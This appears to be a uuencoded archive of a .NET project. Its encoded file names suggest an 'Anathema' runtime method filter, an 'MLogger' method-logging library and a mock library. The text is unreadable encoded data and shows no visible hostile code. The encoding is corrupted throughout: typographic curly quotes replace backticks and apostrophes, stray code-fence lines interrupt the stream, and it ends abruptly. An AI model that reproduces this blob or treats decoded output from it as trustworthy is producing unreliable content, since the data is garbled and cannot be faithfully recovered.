M$KR/FW3_&M046*Y%SFW14F"X$6)>*!*M388I"8B‘P4O0"^:%B4]&6B0]+D+J
MPDC9HY5W%CUM+0>HG,L/’NYH.^T#-(9)G0@R8B11‘H<’:)*X(?5>DM6<?R)L
MY’;-X"@X#GH]_ZB+35S2GI4374(3LN<99\6JQ&94X/:@G:TD1‘X1_54GB^A:
MBJ\AZ8)Z4JL:69K=?<F&D1W3L&&I’‘LO6,#U(+6T4_6"J‘7W@5U%Q%]4B^(X
MHS"DE+=(]?\!9#$]KXA;UYLUF"5J2P"N8C"0DU>/B‘VU]?E0.[6_N>:AUQ_@
M8<=TW:-.O]N#X6Z>^)VA.?3,8W-P@MW!CVK$7[=$-F/:3,6>J],%931*HG=4
M)CB<J<2GO*CI9E^#MK9+L;Y3:7:O9QF[]79_MN,%Y[(*Y_V";#K?[;4’5^M6
M2<=FD/]P(S4/VXZNU_=/-#M[*9UG]QU3[SK5:’>6?5C6E]2B2Q0W]%8[!U)‘
MR3>+O:RSWJ)OR]AR5V’9SGDN31-=#08%’])G*LG-I+*"Z32I<Y974^GDV&\E
ML3>+Y’_2W$QMNLZK?==3;,M^_?:YU^G‘.Q%%\(H,5FC%$X&RMQV"EN01*0\0
M]OU<KK#\A"ADPB>(,_@%"%"‘.#.+7’@<?D:8^2AA\%Q,IRNB2D=5DC/,2,+E
M(L0"D3*K*.:4P7F25L‘!DH2@K1=;X4//(.=QH+0;PON5!-‘;\U=LD8M\W][6
M/0U@$.Q2[73@K^Z2?P!02P,$%‘‘‘‘‘@‘>5B&2U4X#+?H‘P‘‘I@L‘‘"P‘‘‘!!
M;F%T:&5M82]%4RY!;F%T:&5M82Y2=6YT:6UE+TUE=&AO9$9I;’1E<BYF<ZU6
MS6[30!"^5^H[C#@@6P130.(0T:(2".304I$(CFAK3Y)5UKMF=YT2M7TR#CP2
MK\#L^B^V<4"(’&+O[LPWW_RN?W[_(5F*)F,QPMMY="Z976/*HH^YM#S%XZ/C
M(Y6AA/G.6$Q;B^@C+@7&EBO9VJ]THYFTJ%4V1[WE,9I"J&5EHC1&[Y$EJ(TS
M97<9PI0+TL/D‘NU:)7‘*M\=’0+^%VJ"\S-,Q$/#3%\4FK3\LS_4J3U%:LU!7
MN5G/Y&*-<\OBC1=]_JP0+?#&Y?,U,UCLS\Q$26-U’ENEQ_!:*8%,^K.22Z53
MK(Z/[AU7)I/6=L#EEACJ!?DP!O<_@M2?7U*$*Z"YU5RN0F‘&()H;."WL"+3‘
MS862W*K:]2"MF>ZS#BNE2G&9"^%LP&D)’TV53ID-’MR>W$>W3^\?$)-:/7J#
ML6!.S’&,IJ5R2\1MA+61VD!$0=76?.9V’71=&Y6V)RK-"-TH&7W0"9=,S%:2
M?)H0+D$V[J[0%C[-Y%)-M4HO5)(+).!J<PQ4’XW,B()F,+T6NT)R#/[9CT>:
M6W8M$+C#Z):3RES!4J@NE<1&KWFS>N<6S>_)$TBXMCLZX?%F!-RECA"!P35:
MPH8;1H<*-E+=N"-(/2]02[^**2)<8%(&^%6-WA"^LAI..^Y%Q>,]U1DMWJ%U
MZ0I"]S;E*)+@0?HELYIR^YK+A"(_%6QE(G+K*K\6/(:[N[OVT8RJG,D8P]\S
M^,1$3C7DWYT5OPZ&2?T6)WO#+".0"G"(N9?[-^YMJWQ9&7UY!I(*U<6\[-[?
MLRO]+%>-IS7E$,:OSMSDH(T&J#’8P6D*MA6=#H]V154ELE2Y3$:N%TH8<..X
MTNI[8,L92&8OF#9K)J*/-#[]0‘QHJO(M<FF#?4K^M4Q8^‘=D@@U.OIV\./$_
M>‘3<C<_:Z@’U9GCT"ID8&B6V6‘XU#S:‘5.[V(SXXO^JL/WQX<("&@^GHSPWI
M[I0KIBD3U-TTHQOKOIR;HR"$NS.8X]=(H%S9=8$_X(-4=A]H9N:6$A8?(M;4
MBV4;-]"‘Q3&5C’5*Q062560.0O1\>OFXM_4(GKKF&B;A)YDRZ(UK-+FP?L8.
MZOA39VJNZ’:Z/<QP49=V76_#"G^^^@FFX^!AM*)B6KD>5NA]-K3T:’S‘WMGL
M8(CJKPS"\!D=%KUOCF[H"H8O\/@,@J:5RF04ZY0ZD#"W3,#,N?4NYTETB3?N
M&80>P(V=OG#Q%4,:>]\SM7@;W?.-WE47^?#5_5^NZ*72]61QK7">96]4RKB,
M)KG65‘/%RO$Y+\0XN@Y-JN@W.)T)16CUCE/WN[5NOY4];6I@QZ]LWP/5_Q=?
M.MU/FTY.?P%02P,$%‘‘‘‘‘@‘>5B&2VU[-S7($0‘‘UD8‘‘#$‘‘‘!!;F%T:&5M
M82]%4RY!;F%T:&5M82Y2=6YT:6UE+U)U;G1I;65$:7-P871C:&5R+F9S[1S;
M;NPT\!V)?S!%0"+2=%ONI2U:>H&%ME2G!830T5$V<;J!;!(2;]N%\F4\\$G\
M‘C.^Q+&=[&ZY22#V‘1K’GAF/YS[.^>V77XMH3ILJBBDYO0[’1<1F=!Z%SQ8%
MR^;TY9=>+<K[J"[(U@=;+[_T\DME10MRO6P8G1L/X>0+\_FXS’,:LZPLFO‘3
M6M‘ZBP<GP-]%O*AK6C!SSLVLIE&2%;?F\#.:RJ5#X^’I/+-@G631;5$V+(L;
M"PE],*>JS8>3@M&ZK*YI?9?%M.F=!+3/JRRGM37K(HOKLBE3%IY=SZ*Z"B\C
MEMU1"5),ZG(<X-0T_!2V2^MFX+6$@>?‘EA4E&0(KHIS<U-&\*O.LH!>4S<ID
M4J0E.20_O?P2@=_’BRP’J/M$O)2/_)T<N@09V"?7K‘96B_&KB,6S+]*TH6R?
M‘-%O[;W\TL^(>%XFBYR2DZRI<‘JMR:%8D5-&$CEZ’.7Y-(J_]Z*FH?-IOCPO
MXPC/12$)2%3?WNV3+Z;?P8’!0QTM?0Y)_K*4G‘%7P].’K&&-‘\<G;‘8,4C^]
M3E$2‘P6‘1VQ/‘]8_5B]QT/WM[)":‘I’TCB(2!8G,.2B]QL;8,-@P’$1,@?,%
MO2?7[8#G#R]+:]0_6*+7@[ZP,SX\L%‘N"K_=>XYSQ2;[YMYG;$9>D.TC4BSR
```

```
M’(_/VFE6W)7?4P);Y’N=ET7&RKIQ^3E=,J12’,HSD-)QGG^,8^[1F(O3LB8,
M\)"QG!>>EU’B<7@^4G^SK’"C)"F?<$@@’BQ$J0U/BZ3Y&K;I;5T(XK=\\OKK
MI"@9S)@TXVG#@*>,RXL)R]JBVCS8(EBRB.%/V"]#$CM#WK>/J’IE>B"5*6KH
MT8=$CG7%^>CQN6^CT02X&^K#?R‘.3A&_XN<N#B?\;(%@0Q<^Y)J’M#T>D>RV
M‘+.R2FX\O[4VTN!IS8=#BQJ@+4/!P)\V!"^2)?B5+%:’3F#&N*I.RGF4%>&Q
ML/7RZ82F8+A.S‘4>:I!ZP(/V/EED27A)[_’_GA_>E,*2>+X?M!.E:1O’8(<;
MM-#C(I%^QG>)NQ"F[-"A5I.DIWE;2;MQP<EF*R!;)_9@F.3YEF]Q(RNDEU#V
M"$Q,2D;&C(0^](RG6<[‘(4B3<@[&4‘K>&7]QY’7WU<!Y1FQ14S7_)./>,*J7
M!\KN:@?!U^K5M^BD(T91’R4?O=8DJTE_C’,77YQ\>7ZZ1=XDC3BS5\1^?1AQ
M()R!P..!^QUG4,2U9%$[:)(B\"+M@.[FFRN.C‘R+C‘9CGE0,\0:3IW2MN.G-
M6U4’’]K^[3"GBM‘LR^,2J,+/RJSPM@(0E18(M^]7[5R/:^(8348XCRHO712D
M0M6KPG82[(NO^C1J9L=E0LW-^"8960&NI(@Y,X‘0+TN[N"<-^"4(@KA-47;K
MJS)+C@C-&VI:LB-_$*O&:6*O*;"L$+A-+GMS5)0.+=S,F’,>R?Y’’1%%^S+/
M@!GPW_!9"[EG3<?PX4)88NW$6L.M6W?[&VVUL[DW33Z_V3G]CE:A!WM&FS*_
MH[:EV%2J6J4FAVO%LZLS:<<>\‘B;14#QYW3IM<-^CV.Y+L’6=E=^V_[]7(,7
MLG)9%M36(_=Y!^*,&W02(-G<’,&YY[G<"XF4(DO!‘)(BD.&&QUTT@<"#1R:L
MC7!#,F$-J19U5384)^:E#&-PHA."ME@M)7?/0YA:FHC’?7)F/!OGPB59G^TZ
M6*$$80G\(V=V*^"=%X*SVTIH70/<ANTH%;W(0O[R3;+U0A/78X$=#!@>+.:T
M$’$90/_V4<_1PH4!5C_BUL*LB%J6&<V350JJ9[W2C^6/V5!KNX_/S>=!=DM3
M^F+0YZPY‘IS3PWQ_+>(V7G"YHTE3E$C9ZV6Y*SC!0#0J9HP9D#I=,#‘‘\C0?
M’Q_==Y]F"?UX"::H__758IIG<="/Z%B$I6"9[FB!&LI1%4E4)_TKE,#(!)Q;
M[8%=F%+L3E&"X‘88;I+41D;*0DW.W?/*\D_X+)XU*&9K49V<MZ^]_E/O0N#5
M"^^+"CU1$UZ658=<A[IJT<RXY<ME‘D;*E#]’*O9F);R+$A(+’P‘\7Y/LV2D=
M.>PS‘;9B<GNIT@XS=UD]-6QC/X50HS/\C7#(P)V*+3=DWGD".A<X.S(R,_?(
MI8O@J1+/YC9’%[^8O!W8^[U<S+](QU(DFYOR"LYL4MS,**\1^!L"AT@6:‘DL
MNVFM’I(3((D?AKNIH1!V<\-[37_09A>]&?S7-+SM-%9B#N.6"++#$<CIT_BV
MO=L6#3;BW\FB\I\P79UE]K1%P%YWC7BRA6RVI/’WJ$D3,HON*#)@6C[P0[J+
M\@7=1.MLITO‘#F?DB(Q<]^N>]$1DG1N‘Y5J<"36$$R:[@W49+4+AMQK)<P!U
M6BSFG;K=VIH(L@B\‘KB8FE>H**Z/&E&.1"W@’(ONP‘^0B*?\I*K+:4[GC05Y
MX^/[N’QH]8NC.?(M$V&;I94[_@I/$>7?VO8FNU])XQ!.I’83>R#9VP!P3AML
MA**.@2?$1V$>GB#VUPP!O(‘"O"/X%DH*RWAL#V?G!.N.07)FM‘&12HE%RM_3
MN@@[<:_?*9-NV2‘A-_\X*[#+<)9’MTTXD7D=AC3F&Z$+]K@*<]QQB.+%JS46
M’BEI68D/P<"^‘^Y2>^S1$T,*2*5]6Z1U9I2(<->(,(_Y&\YL?W"=.IPNG‘[G
MG1#T’V>\>’I:=MUK&$VX1J8]3A*=80<F:]8I1\RKA%PC>_L-4K0_I7F%FG]5
M4]!]%?=K3)K.3R&>SNVTYY/C\’-*JW$.O21SE2,4QEMXJ1)Z7O55\3#\E17@
MS<#S473F2#ZN-*+1B^O).>PO$5X.+$R2T‘3^;E_RQ)^7!N"UXD02=HH($V:@
MPL6Q[%Q8100‘$\]P)I9K.,Q6H7!V:W\TG]MHV"V(ZN;:1H4"X3_:GMN-?@B(
M74+>[]2ZG,*/G@P1D,C$>:2$^_IV%(9/C)6>NS6QQ^<&QK94‘B(,DHPH-0VN
M6(D^E5QR5?)F)*^;<<<IBLM#3;6"HKN&NC0I.2EP&$)BU.M[R++Z"XSS;A.3
M’’:Y;>;!6\=?7-Z,)Y>GSUY‘[CU<#‘Z&4MY@98K:FXU:AP8\&$P2S8TX2:)>
MJ=E@)RBM\$[+9‘GOU]I]D4IV‘8G,$-4A4J(C8P#1D!2(_Y)(O;N7/^&[V@@;
M%VS\DW.M&‘1T292-\6Q%URLBE1!E91]F9?F]Y’-(8$,P_CW$<HNF+4XJ4‘TO
MBF5@+&H0$L9#U3>‘L]‘RS](E‘9Q-"6B<WR8G)Y,16T7]S4%Q66[A\:<>‘0?Y
M3G#0M56=^KLCYH!NDYA$^0W1[‘(LY3UP4_!’<++.;F>BV6RU5O1U!’)H;&UR
M+H>WR=L;\-$LIM@5W5Y?WZG:KFI1V/*;FCT+J(?T60R1&#PATKXR-O"HNK3K
M=<’4@"*1,KT!SV‘3KC’GGC7JO7FB9_YD[4P8.\?XF9-T?.@821PT)U]U!<,0
M$SWO9TF\EB39;@&KZ<W;/_>)’@[(.B=?.1=DN‘/7/))B+8R#,!JF3#/-NB;+
M<:\M>N$-Q@W>L.!5;<]0]+6^(4J9W‘QX1(0;)1&+!!%"^TQ2IKN‘WHYT;W‘V
MV’6X3O$Z7C7:?9>,’L[.1B.?’!T=D?<M$’L‘8C,(IBRYAI@G\Q6#N;N[_(9!
M!#F]-!H>][_C’/HC$*+[@;GSZ0)L+(7\7P234=Z4I‘0-JP6,!IP<%78’(DMC
MY:3‘E!J<_B*/1‘";EC@/BZ6‘J^%@1>@JR:,)T&:@QZ)-EHB0[[JB$#^<\3X’
M$"Q/‘WJ@9=-Q$5IM+6D(O^W(UW-RL,UM(C!YHP5O[G:6[&ZT!‘*DM_BB=Q=+
MW,J[WNCA77^_(T4WR,$A6%H&Y5]ML‘:!.F^HSEOSL‘_-VEI;B\‘"M4]0ZNTK
M8:H2S_C9E.‘G,KSX-H<%XFZ2(8U\@M‘JV17Z$6[=B1SV‘,$?>1FJ;(>J<)(C
MG=?9C[3;4+^(ZF86Y=‘_K9;N[*!%%)"1?@C/:7’+9KZKKOJI3?AX&S/EN]$A
M;V_HBV$Q0":’-B+R9I>’>MQ9O9HE‘KS>O)@GMF["#Q2PH!]Q/XP.K]8!<’AI
M.Z‘LU3D$;ZM5(GZ@S+‘D(,5[8Q_NRY7S-IBCRO7!3$"3B%"//M!X(=,/=E]R
MR6UG:ND2B.^%_O22CIG6H="]C@,->2G0K,EJ9UKE4<R)%S%H45:=79@+-L"N
M5+\3\PCT+2#YAX;6]9!I]G#ZZ7$>083;3-)+Q>55&MQ_E2’‘)#_C%Y"XM@@*
M’6^I:D@"(SFT;LIT?+4/UT’!]")$S$!YY,I7&>>C((’O0;G$+85KC%+?QSF4
M:ZC59=7@A*D@_::"O$;>AH4"!1GU-ZY@RO9Z,"Z!\X5P?0T#U]2>":!S@)‘W
M\221LU>L7H$))MK;7ELB^SXK@#?*$O++GV@O/),JWQ%K5O/68Y9‘9H&!T-GX
MALSX_69XOQ)CUIR!]SZ4+.,$\!!B]/#VR,=‘>M1WE177@7._CY;0!\@7#7D+
MG’6,Q!%ZAW%/*N<T<P@!Y-\5KT-QM4.U%[[$@7U-0;!/’Z#HQDAX>7I#]L(1
M6FO9N(0=52’9^^#=_H4SQJIF?V?G%I‘LIB’8_)VD9‘5E.S&4W^.\WIGFY73G
MK;UTE’[PWMYNE$[?>?_MZ=O1[MO)NQ_LOO7.E$;O)4F\N_=!^MX[[^PT=;P#
M’6M</<NK.IR]>O[6KMF0L47F8-L:,07F;3B]H9Z<J4Y#/;=4’-J:IA.=P1Q!
M@2P8H:DL’RQ9@L"QK2?YD&Y!)YE??*]8?0"69W(N:[10.#H%B,[=$5>%NI@!
MI;A’#SL/\?L"SR5KHZ:J$^N+V(3’4[J!Y_XZZ$)12:ME$’:PO>+EFV3!]:’7
MJJ[’=%,O6RSVBS^.89‘C]W4&+@A;%](Q-XN<K3^G,D^NZI)1X;X/%4&C%2OI
```

```
MG!LV;:'P\8O4$]EVO\#TG:^^UW3P2+[*:K:(<DF+)9^!)$OA#HBF.;P:?W+Z
MXMGI^.3K9Y.;TX"\;FS)7W.7^[2XR^JRP"H:?OO`O.U=?T43M\LJ;*]BU[VA
M:NL:[5%@<K8M?RH%TZ_ZL6F-$0?KJDQWZ(FR`@%0G<&7.84H:<[+>MG=6HH]
MG95`GGI<&KA]/L:U>(WKCYM6B=,?B`SX;Q,V"?-YC:[K+S:@'.9&)I3/'#*B
M\K5M1O\JDZF!NT93O5YA-G???8)14^!<P^F^^N-8_H6FD^_]?^/YYXVGJRKF
MX,LO_4>,)19M2HPB"_J@<KR_UJP*:$EI99/F]S:\[]!>%S&N@QA?YFPI>5G;
M;!>K5C?;Q5]`ZI36@@(#F0=V,S=&]HGQ>$*!877$6<_7P\[W)0<"V&+]6<8P
MO]-C.N?#J:;5[WSY$P@Q`70<QAD\!'+R:0%YFP*H!H590(.FWM@?:_+O6N$&
M*E17<)/(*<C59U%Q2SW[\Z>`[$()R&_3YN'$5V_']3?&5H>36-7;<82N_;;*
M>6-?:9QW/KB";HOQW$I2ER#?'X0)S#V#=!9Z*]R29`U^`M`_'5'?(;Z$IA%X
M`.BTP3/_,L"9W_LI#8*V2O(`[@E?69JW$)0N;?;]Q`K7KR]4ZQ+6VL]K.VU^
M<MC_L=J*Q;W?1V]ZPP-T;]4ECJ?FBK=8X4`"RD)==LB7ZJ;-6C[H)I%1KUJY
M:_DI6'<;PQ>Z7(P9+#5A=:2^C[5AYXK7WW.1J_,#^JPRX2K1BZH*F,W/;YC'
MXG@3*(R*XMKABJYA0&QAZ>5(IT^YBKQ%!8VZKMT;)C+FE/5V6`)[!RM08KF7
M*"<KVF1&<;UWW08UXJ"_F>Z0YG0,UBN0S!PT=[GU0SWB_2#.F?7A,IM776.P
M$<^S_(+.8>XGQ_(&U#@'G^<APD`-"@6YR@I56W5_;OGV8%O`QMN#D+B(U>*6
MEK<I$'#2"$C%;[%F[HK3US?/:=$L^&5@4<4#K_D@;@`U`)=_9X>7[F!:N;B=
MB7!$U5<U%/DURGVIKQ-A*5'?DEF[EXOH@5\9@IWT#>M$:W>TJ<A8X;<9)'6>
MU/SU4-OOX_L1.A9(?]$'[P9!&T'4BNAII./NM946)\14_RP`GI\51EKAHPP2
MC<#0#0BE=`Z'O.-$ADH>_TI3?`\BFN2`4/_S(_+C.!U8ZA"-`\'VI-!Y"YX-
MR?=_!U!+`P04``````!Y6(9+``````````````$0```$%N871H96UA+TU,
M;V=G97(O4$L#!!0````(''E8ADMSG*9QB````+H````;````06YA=&AE;6$O
M34QO9V=E<B]!<' `N8V]N9FEG78[+"L(P$$7W@O\0LM9&1<1%TJYTZ4+$?6C3
M$FH>3&:JGV]**T)G-Y?#N5=6'_=B@X%D@U=\7^PX,[X.C?6=XH3M]LRK<KV2
M=?"M[0@T9C`'+)],J`$IEFSZIXQB#("FN9-'Z\Q?/AQ'>^I)\>)V>5Q!._,.
MT&^>,Y&!4W'@XJ<7LW_L%\L!7U!+`P04`````"`!Y6(9+L)1CP=@!``"N!0``
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
```

```
M.‘KU&ZAV%6TRR6$’I;B63R’$58JQLSB7KO\!4$L#!!0````(’’E8ADL4#B?-
M‘‘0‘‘-4+‘‘‘;‘‘‘‘06YA=&AE;6$O34QO9V=E<B]0<F]G<F%M+F-SK59+;]-‘
M$+Y7RG\8<F’#PSR.E!P"22$H#1&)Q*&JT&)/DH7U;MA=IUBHOXP#/XF_P*R?
MB9VT!;&JZGAVWM\\_/OGK\0*M8+1/!@H[M88\^"MUE]/.R?MBP^)<B+&ZFZ>
M6H=QXS5XK:7$T‘FM;/‘&%1H1-EG&[YN4B5#?FK0/N"P4-6_F&"9&N#28&:%"
ML>&RR;%8&^01$8Y>!‘MNOUJZ[IPH’J/=\!#A?*)7*S2=DQ]‘IW/B_X>26PLS
MHU>&QSGI!SV*LTD^2Q&"==S1X[/6$L9V$,5""">L,=]JP7LY="=;’H$N,‘J;P
M"CX*%>DK6T7$"L(X0N5\K&_0O4Z,H3?6ZQ4ZVR<8V[’ZH"66\J\2(5U."O;\
MZIW6.JX[)_7+DR<P7^M$1F‘2!5?"K6%/$#9&;(7$%=I:Z&*^&.2YO:R(9582
M9?D28:M%!.=<*$:*"(&+2^!F98^G1RR!W6MEL^*O91KG-96>#_<CU0A292’K
MCA5H$Z$!IT$HNZ&Z‘DU5[8/1(5J+%E*=0)Q8Y\,N*P&XW0^^6Z>M/B.U%4:K
MF+‘)1M^%8X^?56QUAMO!^?"#":H5I;C?AZ?_%-I,(K<(/B:Q3(%#,!TM8)/7
MZTZ\_\WS+3>P)/Q]VT‘?9C0=?’&>)5+ZWUE4%T\O24\;S3.2\X:LLZS4\1>(
MCHS19C?XL](/I1TL=:*B%]"%AY5_=XOY^:TQ4T\XDX+4/‘(N)0RH8F+J?+1$
M"[G#B-(,5%‘0YCT*D3"4=&W25O(R;(;"[.1N6#)/R6=6*,]:?O2=9IVC;BF)
MK!=,R*(?BPVO*7[JOW‘-K$3(^U2ISC‘BHF6%_4?0?1!$4G;O‘$#ETH0RX+5D
MZ!U(&QPY[2SP0B7T#VBO\;M9"2J"9:8%);Q?:0Q&%?7T‘)#AFJL5@BRRZ‘M3
MH9\!W*3’W;P)L)+G*#(U"/-JBE<TMF.B=\!AW\#.)+Y>V^Z9?">3:WZ)%!MZ
M*&B=N9#&&R.%+9DOPOD=7\B\R]\.<J[I8H@TZKDK362\A57:]?&&D#I’M]91
M0T%I)AB3^]0SF>"NPB9_4;4.S32?+#6XP1!I#?NEL4@W&/A1XWF"^492_]X/
M[O=HX#34E3X.HN@LT\H<R>HER[W-Y_NY5L+OPD<[EH_%,7?<.’8((1)6%&%*
M2&WU5ZQ+&PXT/S=D@TS9O0A]4<VJ*W9H>-:2]$F6WF41[G?(@.9R‘>(\7\"5
MQG(+53G<GRKY1!$D_/24’B^A)4CDAP\+AYI.M4_#J0MQ2:J[PR2.TT^T/3[Y
M"?XF$5$PQ2O_I)FWT+G/K#NM%MG-HV<WN>,,%Z:H;AYE"7C_^0LU’WV!_&@F
MZ/J6H8;2XJV)OZ/IZUOWSK%*U!O6^’XK’O3W!U!+‘P04‘‘‘‘‘‘!Y6(9+‘‘‘‘
M‘‘‘‘‘‘‘‘‘‘‘‘’‘‘‘‘$%N871H96UA+TU,;V=G97(O4’)O<&5R=&EE<R]02P,$
M%‘‘‘‘‘@‘>5B&2RVG+@!T‘@‘‘D@4‘‘‘L‘‘‘!!;F%T:&5M82]-3&]G9V5R+U!R
M;W!E<G1I97,O07-S96UB;’E);F9O+F-SA53-;M-‘$+Y7ZCN,<FFH2.JZ+:G*
M"5)11:*‘VE()(0YK>];>=KUK[4^*’XEGX(#$"_$*S&[<.!$)L0\>SW[[S3>>
M;_WGYR]OA2KAMK4.Z_$-<HFY$UJ]WM];7_’*B1K’4UTW0J*Y13,7.=IMN)ER
M:’2S‘MO?.SJ"*U1HF(29XMK4+%0"EFGO@%%@+=:9;$%8R+5R1DN)!;C*:%]6
M]$3@E-)/H5ZDL^A‘<V#.&9%YAW8,TXJI$@/88K\‘<R8]6G‘::ET(WD8VT:L(
M=$&‘S@5S5/1)N&I5TWA_[^MS?‘%ONNA..(G#P?5[799H!B^^;41=HLV-:$*9
MX6‘;:*H5%Z4W;!>L;IAJMP,^&5WXW.T4-=5-:T19$7(9PN\?‘&ER/-FVZ<ZP
M‘FMF’O\CT$OG#49‘-_1;="Z,C+3?"RLRB6$.G$F:4,T>PU@J2K4-14+1B["]
M%Y1V,.]V!;:P=?KQ&G+Z$%JA<C1SF’%HM0>%6(1UEI/EB"-R_DO)C:XC5R!Z
M&4P4!?3R>M\$-F<\@@XDS$7&=2_TVX:QI67;=VM^O?H\NPS&)L?%:O2F^;)Q
M*3(0?*&S,?J!#F$‘X_=&6RRZGM?*7GE1#‘=GZ20Y.9V<CM*S<QR=3O)BQ%B2
MC-+D59*>YR=IRL_[0=RCL>2N5=\’/:L^#P?/"NMLIZ[O@")ONG-T$>@B9;RN
MV0.Q=.PK::’Z-/3YMU[(‘C[X.D/39V]P+I[WQ^P7FFA.TFR#>3BQ3$I2M#S*
M1-UVB‘(Y(]N%U04Y=50L";M*=J$@:R’^L"+XX/"‘.@=;Z2<%&5*C%Q&TP===
M&\/!\3@9’\9ON@,5[FVX=_0/W8C]"U!+‘P04‘‘‘‘‘‘!Y6(9+‘‘‘‘‘‘‘‘‘‘‘‘
M‘‘‘‘%0‘‘‘$%N871H96UA+TUO8VM,:6)R87)Y+U!+‘P04‘‘‘‘"‘!Y6(9+2CKQ
MOY\‘‘‘‘&‘0‘‘’P‘‘‘$%N871H96UA+TUO8VM,:6)R87)Y+T-L87-S97,N8W-E
MCDT*PD‘,A?<#<X<L%:2@6Y<NW%1<M!=(QZ"QTVF=M&‘IGLR%1_(*3OVAI89‘
M\M[[‘GG>’XVP.T+22DW%6JNQC#:EM61J+IU$6W+DV4R1F-UEZJ5TK?^\DR<\
M!"-*47()L58."Y(*#<&N-’G,F4??:M5I!:&J)K-LP%@4@82+RM*FWS_I%QK‘
M,3+;9^?P-^!R‘;]U-1\N.KB]13]"OP!02P,$%‘‘‘‘‘@‘>5B&2Y*.^M&N‘P‘‘
MX‘H‘‘"<‘‘‘!!;F%T:&5M82]-;V-K3&EB<F%R>2]-;V-K3&EB<F%R>2YC<W!R
M;VK%5MMNTT‘0?4?B’Q8+*50B-I2T!’",0BY0B4*4E,M#7C;V.%G8B]E=TYK+
